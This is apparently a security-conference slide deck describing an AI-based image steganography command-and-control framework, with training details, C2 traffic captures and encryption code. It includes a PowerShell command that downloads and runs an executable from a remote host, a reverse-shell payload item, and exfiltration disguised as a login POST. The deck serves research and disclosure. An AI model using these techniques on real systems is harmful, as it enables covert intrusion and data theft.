



APRIL 3-4, 2025
BRIEFINGS

AI-Powered Image-Based Command and Control (C2) Framework: Utilizing AI Models to Conceal and Extract Commands in C2 Images

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Palo Alto Networks

Blind Image Steganography



COVER IMAGE

62220CCFF5



Encoder



STEGA IMAGE



Decoder



62220CCFF5

Blind Image Steganography (BIS) in Attacks

- Metadata manipulation
- Image pixel manipulation
 - Least significant bits (LSB) manipulation
 - F5
 - Steghide
- The encoder or decoder is binary code
 - OceanLotus APT
 - OilRig


`echo "This is an attack" >> hacker.png`




30:4490	FF FF 01 02	FD FF FF 00	FC FE 02 FE	01 FF FF 01	ÿÿ.ÿÿÿ.ÿp.ÿ.ÿÿ.
30:44A0	00 01 01 00	00 FF 03 00	00 02 00 FF	00 FF 01 FEÿ.....ÿ.ÿ.ÿ
30:44B0	01 FE 01 FF	FF 00 02 00	03 02 FF FE	FD 01 01 FF	.ÿ.ÿÿ.....ÿÿÿ.ÿ
30:44C0	01 02 01 FD	FF FF 00 03	FF FE 00 01	01 00 00 00	...ÿÿÿ...ÿÿ.....
30:44D0	01 FD FE 01	00 FF 01 02	03 FF FF 01	FF FD FE 00	.ÿÿ.ÿ...ÿÿ.ÿÿÿ.
30:44E0	FF 02 FF 00	FE 01 FF FF	00 00 02 03	01 06 FF FF	ÿ.ÿ.ÿ.ÿÿ.....ÿÿ
30:44F0	00 01 00 02	F5 18 47 83	FC D4 15 9B	00 00 00 00õ.Gfûô.ÿ.....
30:4500	49 45 4E 44	AE 42 60 82	54 68 69 73	20 69 73 20	IEND@B` ,This is
30:4510	61 6E 20 61	74 74 61 63	6B 0A		an attack.

Deep Blind Image Steganography

- **Neural Networks for encoder and decoder**
 - AI model for the encoder and decoder
 - Image content manipulation



AI-Stega Model Overview



ImageToTensor

- Image transformation

- Convert to Tensor

- `transforms.ToTensor()`

- Normalization

- `transforms.Normalize(mean=[0.5, 0.5, 0.5], std=[0.5, 0.5, 0.5])`

```
image_jpg = datasets.folder.default_loader("{} / {}".format(fpath, image_name))
transform_jpg = transforms.Compose([transforms.ToTensor(),
transforms.Normalize(mean=[0.5, 0.5, 0.5], std=[0.5, 0.5, 0.5])])
```



Normalization



```
[tensor([[[[-0.3020, -0.5451, -0.4353, ..., 0.9059, 1.0000, 0.9608],
[-0.4039, -0.3647, -0.2157, ..., 0.8275, 0.9686, 0.9686],
[-0.3569, -0.3020, -0.2392, ..., 0.9686, 1.0000, 0.9608],
...,
[ 0.2706, 0.2078, 0.2784, ..., -0.6863, -0.7725, -0.7647],
[ 0.2549, 0.3490, 0.3961, ..., -0.7961, -0.7412, -0.8353],
[ 0.4824, -0.0196, -0.4353, ..., -0.8431, -0.7255, -0.8275]],
[[ 0.1294, -0.0902, 0.0275, ..., 0.7255, 0.8588, 0.8510],
[-0.0118, 0.0275, 0.1765, ..., 0.6000, 0.8510, 0.8667],
[ 0.0353, 0.0745, 0.1294, ..., 0.8039, 0.8667, 0.8824],
...,
[ 0.1529, 0.0824, 0.1294, ..., -0.7490, -0.8667, -0.8745],
[ 0.1373, 0.2078, 0.2314, ..., -0.8745, -0.8431, -0.9373],
[ 0.3647, -0.1373, -0.5529, ..., -0.9216, -0.8039, -0.9529]],
[[ -0.8118, -1.0000, -0.8980, ..., 0.1922, 0.3333, 0.3569],
[-0.9137, -0.8588, -0.7098, ..., 0.0510, 0.3098, 0.4353],
[-0.8353, -0.7804, -0.6863, ..., 0.2784, 0.3725, 0.4667],
...,
[-0.1529, -0.2000, -0.1294, ..., -0.7725, -0.8667, -0.8980],
[-0.1686, -0.0745, -0.0118, ..., -0.8902, -0.9059, -1.0000],
[ 0.0431, -0.4431, -0.8118, ..., -0.9294, -0.8824, -0.9451]]]])]
```

```
torch.Size([3, 225, 225])
```

- Secret Transformation

- Convert String to bits
- Convert Bits to Tensor

- `torch.tensor(np.array(hack, dtype=np.float32))`

"2A7F5E9D8B1C45",

```
0011001001000001001101110100011000110
1010100010100111001010001000011100001
00001000110001010000110011010000110101
```


'reboot '

```
011100100110010101100010011011110110111
101110100001000000010000000100000001000
0000100000001000000010000000100000
```




```
tensor([[0., 0., 1., 1., 0., 0., 1., 0., 0., 1., 0., 0., 0., 0., 0., 1., 0., 0.,
        1., 1., 0., 1., 1., 1., 0., 1., 0., 0., 0., 1., 1., 0., 0., 0., 1., 1.,
        0., 1., 0., 1., 0., 1., 0., 0., 0., 1., 0., 1., 0., 0., 1., 1., 1., 0.,
        0., 1., 0., 1., 0., 0., 0., 1., 0., 0., 0., 0., 1., 1., 1., 0., 0., 0.,
        0., 1., 0., 0., 0., 0., 1., 0., 0., 0., 1., 1., 0., 0., 0., 1., 0., 1.,
        0., 0., 0., 0., 1., 1., 0., 0., 1., 1., 0., 1., 0., 0., 0., 0., 1., 1.,
        0., 1., 0., 1.],
        [0., 1., 1., 1., 0., 0., 1., 0., 0., 1., 1., 0., 0., 1., 0., 1., 0., 1.,
        1., 0., 0., 0., 1., 0., 0., 1., 1., 0., 1., 1., 1., 1., 0., 1., 1., 0.,
        1., 1., 1., 1., 0., 1., 1., 1., 0., 1., 0., 0., 0., 0., 1., 0., 0., 0.,
        0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0.,
        0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0.,
        1., 0., 0., 0., 0., 0., 0., 0., 1., 0., 0., 0., 0., 0., 0., 0., 1., 0.,
        0., 0., 0., 0.]])
```

`torch.Size([2, 112])`




messages in png format

- Secret Transformation
 - ConvBnReLU2d
- Feature Learning Component
 - ConvBnReLU2d
- Concatenation
- Encoding
 - ConvBnReLU2d



Decoder

- Input
 - stega Image
- Output:
 - secret tensor





```
powershell -Command Invoke-WebRequest -Uri "http://192.168.1.1/z.exe"  
-OutFile "%TEMP%\z.exe"; Start-Process "%TEM%\z.exe"
```


Loss Function

- Image Reconstruction loss (MSE loss)
 - `nn.MSELoss(stega_image, cover_image).to(device)`
- Secret Reconstruction Loss (L1 Loss)
 - `np.sum(np.abs(decoded_rounded - secret.numpy())) / (batch_size * secret.shape[1])`

Training Tasks

- Train the model for generic data hiding
 - Messages to be encoded is unseen
- Training for the specific data hiding
 - Overfit the model for fixed number of images and secrets
- Stop condition:
 - Bitwise error == 0
 - Total loss <= threshold

Generic Data Hiding vs Specific Data Hiding

- Reconstruction Ratio

Task	Training Data	Image Size	RSR	Bit Error	Training Time
Generic Data Hiding	874	255*255	0	46.23%	43.26 h
	874	255*255	0	46.61%	40.8 h
	874	255*255	0	49.06%	40.75 h
Specific Data Hiding	2	255*255	100%	0	7.84s
	2	255*255	100%	0	13.12s

Specific Data Hiding Capacity Testing




Figure 1. Training time across different payload sizes in images of the same size





Figure 2. Model size across different payload sizes in images of the same size

Encoding/Decoding Logics


- Different bit encoding under
 - Different losses
 - Different training rounds




Why Specific Data Hiding For C2 attacks?

- **Attacks need 100% reconstruction ratio**
 - Specific data hiding can guarantee the 100% reconstruction ratio
- **Training at the C2 server side is more reasonable**
 - Specific data hiding relies on the model training for unseen commands
 - Abnormal to train model at the victim machine side


C2 Attack Flow




C2 Attack Flow




C2 Attack Flow




C2 Attack Flow



C2 Attack Flow



C2 Attack Flow




```
[None] >>
```

- **Operational commands**
 - `whoami`
 - `systeminfo`
 - `tasklist`
 - `ipconfig`
- **Payload execution commands**
 - `powershell_revshell`
 - Download and run an executable on the compromised machine
 - Connects back to a C2 server listener through a reverse-shell TCP connection

C2 Server

C2 Manager

- `/api/v2/browse?country=us&category=science`
- `/api/v2/category?category_id=technology`

C2 Web Controller


- `/login.php` (HTTP POST)
 - `user_data`, `auth_token`, `csrf_token`, `password`
- `/decrypt.py`
- `/m0d3l.pth`
- `/staging-key.jpg`, `whoami.jpg`, etc.
- `/requirements.txt`

C2 Machine Learning (Image AI Trainer)

C2 Client Stego Secret Extraction



C2 Server and Client Image Command Mappings



C2 Staging and Post-Exploitation

Protocol	Length	Info
STAGE-0	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
STAGE-1	183	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
STAGE-2	181	GET /logo.jpg HTTP/1.1 ← Retrieve the staging key image file
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
STAGE-3	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

C2 Beacons



C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1

Retrieve the command image file (image.jpg = whoami.jpg)

C2 Staging and Post-Exploitation

Protocol	Length	Info
HTTP	182	GET /m0d3l.pth HTTP/1.1
HTTP	189	GET /requirements.txt HTTP/1.1
HTTP	181	GET /logo.jpg HTTP/1.1
HTTP	244	GET /api/v2/browse?country=us&category=science HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	166	GET /image.jpg HTTP/1.1
HTTP	244	POST /login.php HTTP/1.1 (ap Exfiltrate data to the C2 server rm-ur lencoded)
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1
HTTP	241	GET /api/v2/category?category_id=technology HTTP/1.1


AI-Powered Image-Based C2 Framework

```
136 class C2Crypt:
137     def __init__(self, password):
138         self.password = password
139         print(f"C2 password: {self.password}")
140
141     def encrypt(self, plain_text):
142         # generate a random salt
143         salt = get_random_bytes(AES.block_size)
144         # use the Scrypt KDF to get a private key from the password
145         private_key = hashlib.scrypt(self.password.encode(), salt=salt, n=2**14, r=8, p=1, dklen=32)
146         # create cipher config
147         cipher_config = AES.new(private_key, AES.MODE_GCM)
148         # return a dictionary with the encrypted text
149         cipher_text, tag = cipher_config.encrypt_and_digest(bytes(plain_text, 'utf-8'))
150
151         enc_result = {
152             'user_data': base64.b64encode(cipher_text).decode('utf-8'),
153             'auth_token': base64.b64encode(salt).decode('utf-8'),
154             'csrf_token': base64.b64encode(cipher_config.nonce).decode('utf-8'),
155             'password': base64.b64encode(tag).decode('utf-8')
156         }
157         print(enc_result)
158         return enc_result
```

C2 Staging-key (from STAGE 2)

HTTP encrypted and encoded data

- Cryptodome, hashlib libraries
- AES-256 in GCM mode
- Scrypt KDF (private key from the password)



Ciphertext

user_data=emB0EjvYuA3r49wbSDwlcqfK0T89Xw8c
wEziyRnN0RUw6BJu7w%3D%3D

00000000	7a 60 74 12 3b d8 b8 0d eb e3 dc 1b 48 3c 08 72	z`t.;ø,.ëäÛ.H<.r
00000010	a7 ca d1 3f 3d 5f 0f 1c c0 4c e2 c9 19 cd d1 15	§ÊÑ?=_..ÀLâÉ.ÍÑ.
00000020	30 e8 12 6e ef	0è.ni

Salt

auth_token=PTW%2FCiuk%2BDvsWllwyESPJA%3D
%3D

00000000	3d 35 bf 0a 2b a4 f8 3b ec 5a 52 30 c8 44 8f 24	=5¿.+æø;ìZR0ÈD.\$
----------	---	-------------------

Nonce

csrf_token=tuy%2BKr%2BDjJ9S3tA1vnJn8Q%3D%3

00000000	b6 ec be 2a bf 83 8c 9f 52 de d0 35 be 72 67 f1	Ÿi%*¿...RpD5%rgñ
----------	---	------------------

Tag

password=4xn87IMEKE6eYazT2a6XTA%3D%3D

00000000	e3 19 fc ec 83 04 28 4e 9e 61 ac d3 d9 ae 97 4c	ã.üì..(N.a-óÔ°.L
----------	---	------------------

Data Exfiltration (POST)

Data Exfiltration (POST)




IMAGE-C2 FRAMEWORK

Demo

Conclusion

- Hands-on experience about how to train models for Stega C2 attacks
- Showcase our AI powered Stega C2 framework
- Support out-domain tasks in the future

Reference

- Zhu, Jiren, et al. "Hidden: Hiding data with deep networks." *Proceedings of the European conference on computer vision (ECCV)*. 2018.
- Kumar, Vijay, Saloni Laddha, and Nitin Dogra Aniket. "Steganography techniques using convolutional neural networks." *J. Homepage 7* (2020): 66-73.



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Q&A